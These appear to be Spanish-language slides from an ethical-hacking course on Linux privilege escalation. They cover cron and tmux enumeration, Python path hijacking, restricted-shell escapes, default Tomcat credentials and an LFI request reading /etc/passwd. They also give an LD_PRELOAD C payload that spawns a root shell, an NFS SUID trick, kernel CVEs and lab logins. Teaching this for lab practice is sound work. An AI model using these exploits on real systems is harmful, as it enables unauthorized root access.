Escalamiento de privilegios

Clase 2: Servicio

Clase 2: Linux / Procesos

(Curso 3: Escalamiento de privilegios)

(Diplomado: Hacking ético)

N.	OS	Clase	M1	M2	M3	M4
1	Linux	**Procesos**	Enumeración	Role	Ejecutable	Instalación
2	Linux	**Servicios**	Ejecución	Configuración		
3	Windows	**Procesos**	Enumeración	Roles	Ejecución	Herramientas
4	Windows	**Servicios**	Ejecución	Configuración	CVE	Kernel
5	ALL	**Ejercicios**	Preguntas	Respuestas	Reversing	HTTP
6	ALL	**Revisión**	Corrección	Demo	Anexos	Conclusión

Clase 2: Linux / Procesos

(Curso 3: Escalamiento de privilegios)

(Diplomado: Hacking ético)

N.	OS	Clase	M1	M2	M3	M4
1	Linux	**Procesos**	Enumeración	Role	Ejecutable	Instalación
2	Linux	**Servicios**	Ejecución	Configuración		
3	Windows	**Procesos**	Enumeración	Roles	Ejecución	Herramientas
4	Windows	**Servicios**	Ejecución	Configuración	CVE	Kernel
5	ALL	**Ejercicios**	Preguntas	Respuestas	Reversing	HTTP
6	ALL	**Revisión**	Corrección	Demo	Anexos	Conclusión

Contenido

Módulo	S1	S2	S3	S4
Ejecución	Servicio	Cron	Screen	Python
Configuración	Restringido	Ejemplos	Biblioteca	Misc

Sesión 1: Servicio

(Módulo 1: Ejecución)

```
# List packages
dpkg --get-selections

# List services
systemctl list-units --type=service --state=running

# List files modified this week
find / -type f -mtime -7

# List open port
netstat -laputn
```

Sesión 2: Cron

(Módulo 1: Ejecución)

```
# Show cron jobs
crontab -l
find /etc/cron* -type f -exec tail -n +1 {} \;

# Show process and files
./pspy64 -f

# Stimulate a process
vim /tmp/toto
```

Sintaxis de *cron*


```
cat /etc/crontab

# Example of job definition:
# .---------------- minute (0 - 59)
# |  .------------- hour (0 - 23)
# |  |  .---------- day of month (1 - 31)
# |  |  |  .------- month (1 - 12) OR jan,feb,mar,apr ...
# |  |  |  |  .---- day of week (0 - 6) (Sunday=0 or 7) OR
 ↪  sun,mon,tue,wed,thu,fri,sat
# |  |  |  |  |
# *  *  *  *  * user-name command to be executed

# Every day at 00:01 clear apache log
1 0 * * * printf "" > /var/log/apache/error_log

# Every 5 minutes at from 01am to 04am
*/5 1,2,3 * * * echo hello world
```

Sistema de *cron*



Sesión 3: Screen

(Módulo 1: Ejecución)

```
screen -ls    # List running sessions/screens

screen -x     # Attach to a running session
screen -r sessionname  # Attach to a running session with name

screen -S sessionname -X ping example.com

C-a d  # Detach
C-a c  # Create windows
C-a |  # Split window
C-a 1  # Change to window number 1
```

Tmux

```
# Help
tmux list-commands
tmux show-options -s

# List and attach
tmux ls
tmux attach -t 0

# In Pane capture scroolback buffer
tmux capture-pane -S -100000
tmux save-buffer filename.txt

# Read configuration files
cat ~/.tmux_history
cat /etc/tmux.conf
cat ~/.tmux.conf
```

Sesión 4: Python

(Módulo 1: Ejecución)

```python
# Import: 3 ways
import numpy
from numpy import zero as np_zero
from numpy import *

# Add to lib path
import sys
sys.path.append(".")
```

Métodos de explotación

1. Permisos de escritura incorrectos.
   1.1 Archivos
   1.2 Directorios
2. Ruta de la biblioteca corruptible
3. Variable de entorno PYTHONPATH

Snippet de explotación

```
# Print library path
python3 -c 'import sys; print("\n".join(sys.path))'

# Print lib
pip3 show numpy

# Search writable directories
find /usr/lib/python3/ -type d -perm -o+w 2>/dev/null

# Check imported at runtime
strace -e trace=open,openat ./suid_file.py

echo PYTHONPATH
sudo PYTHONPATH=/tmp/ python3 suid_script.py
```

Sesión 1: Shells restringidos

(Módulo 2: Configuración)

Los Shells restringidos limitan las capacidades del usuario para mejorar la seguridad.

- **RBASH**: Shell Bourne restringido.
- **RKSH**: Shell Korn restringido.
- **RZSH**: Shell Z restringido.

Propósito

- Proporcionar un entorno controlado para los usuarios.
- Prevenir daños accidentales o intencionados al sistema.

Métodos para escapar de shells restringidos

Método	Descripción
Inyección de comandos en los argumentos	`find -exec /bin/bash`
Sustitución de comandos en comillas invertidas	echo ‘pwd‘
Encadenamiento de comandos en una sola linea	`echo && pwd`
Variables de entorno	`echo $PWD`

```
compgen -c  # List available commands
```

Sesión 2: Ejemplos (clave por defecto)

(Módulo 2: Configuración)

```
<!-- Archivo de configuración de Tomcat (tomcat-users.xml) -->

<tomcat-users>
    <role rolename="manager-gui"/>
    <user username="admin" password="admin"
 ↪  roles="manager-gui"/>
</tomcat-users>
```

Apache CGI (httpd.conf)

```
<Directory "/var/www/html">
    Options +ExecCGI
    AddHandler cgi-script .pl .py
</Directory>
```

```
ssh -L 8080:localhost:80 caty@myctf.com
```

Nginx LFI

```
# Archivo de configuración de Nginx (nginx.conf)

server {
    listen 80;
    server_name example.com;

    location / {
        root /var/www/html;
        try_files $uri $uri/ /index.php?$args;
    }
}
```

```
curl http://example.com/index.php?page=../../../../etc/passwd
```

Sesión 3: Biblioteca

(Módulo 2: Configuración)

LD_PRELOAD	Lista de biblioteca a cargar
LD_LIBRARY_PATH	Lista

- man 8 ld.so
- man 5 elf
- GNU C Library Documentation

Biblioteca comando ldd

```
ldd $(which vim)
        linux-vdso.so.1 (0x00007fff03cfd000)
        libSM.so.6 => /lib/x86_64-linux-gnu/libSM.so.6 (0x00007f2c191e1000)
        libICE.so.6 => /lib/x86_64-linux-gnu/libICE.so.6 (0x00007f2c18dc4000)
        libXt.so.6 => /lib/x86_64-linux-gnu/libXt.so.6 (0x00007f2c18d59000)
        libX11.so.6 => /lib/x86_64-linux-gnu/libX11.so.6 (0x00007f2c18c1c000)
        libm.so.6 => /lib/x86_64-linux-gnu/libm.so.6 (0x00007f2c18b33000)
        libtinfo.so.6 => /lib/x86_64-linux-gnu/libtinfo.so.6 (0x00007f2c18afd000)
        libselinux.so.1 => /lib/x86_64-linux-gnu/libselinux.so.1 (0x00007f2c18ad0000)
        libsodium.so.23 => /lib/x86_64-linux-gnu/libsodium.so.23 (0x00007f2c18a79000)
        libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007f2c18800000)
        libuuid.so.1 => /lib/x86_64-linux-gnu/libuuid.so.1 (0x00007f2c18a6f000)
```

Activar biblioteca

```
sudo -l
Matching Defaults entries for daniel.carter on NIX02:
    env_reset, mail_badpass,
     ↪  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/
     ↪  env_keep+=LD_PRELOAD

User daniel.carter may run the following commands on NIX02:
    (root) NOPASSWD: /usr/sbin/apache2 restart


sudo LD_PRELOAD=/tmp/root.so /usr/sbin/apache2 restart
```

Carga final

```c
#include <stdio.h>
#include <sys/types.h>
#include <stdlib.h>
#include <unistd.h>

void _init() {
    unsetenv("LD_PRELOAD");
    setgid(0);
    setuid(0);
    system("/bin/bash");
}
```

```
gcc -fPIC -shared -o root.so root.c -nostartfiles
```

Sesión 4: Misc

(Módulo 2: Configuración)

```
# Remote mount to chmod
sudo mount -t nfs 10.10.10.12:/tmp /mnt
cp shell /mnt
chmod u+s /mnt/shell
```

CVE

CVE	Alias	Descripción
CVE-2022-0847	Dirty Pipe	Kernel: Dirty Cow evolution: Write file
CVE-2016-5195	Dirty Cow	Kernel: Race condition on copy and write
CVE-2021-4034	Pwnkit	Tool: Polkit run environment as command SUID

Desafíos

1. Dublin Docks # dind:dind123
2. Shell Break # simba:simba123
3. Screener # sarah:sarah123
4. Supply Chain # suzie:suzie123
5. Cathode Ray Tube # caty:caty123
6. Pyrata # pyrata:pyrata123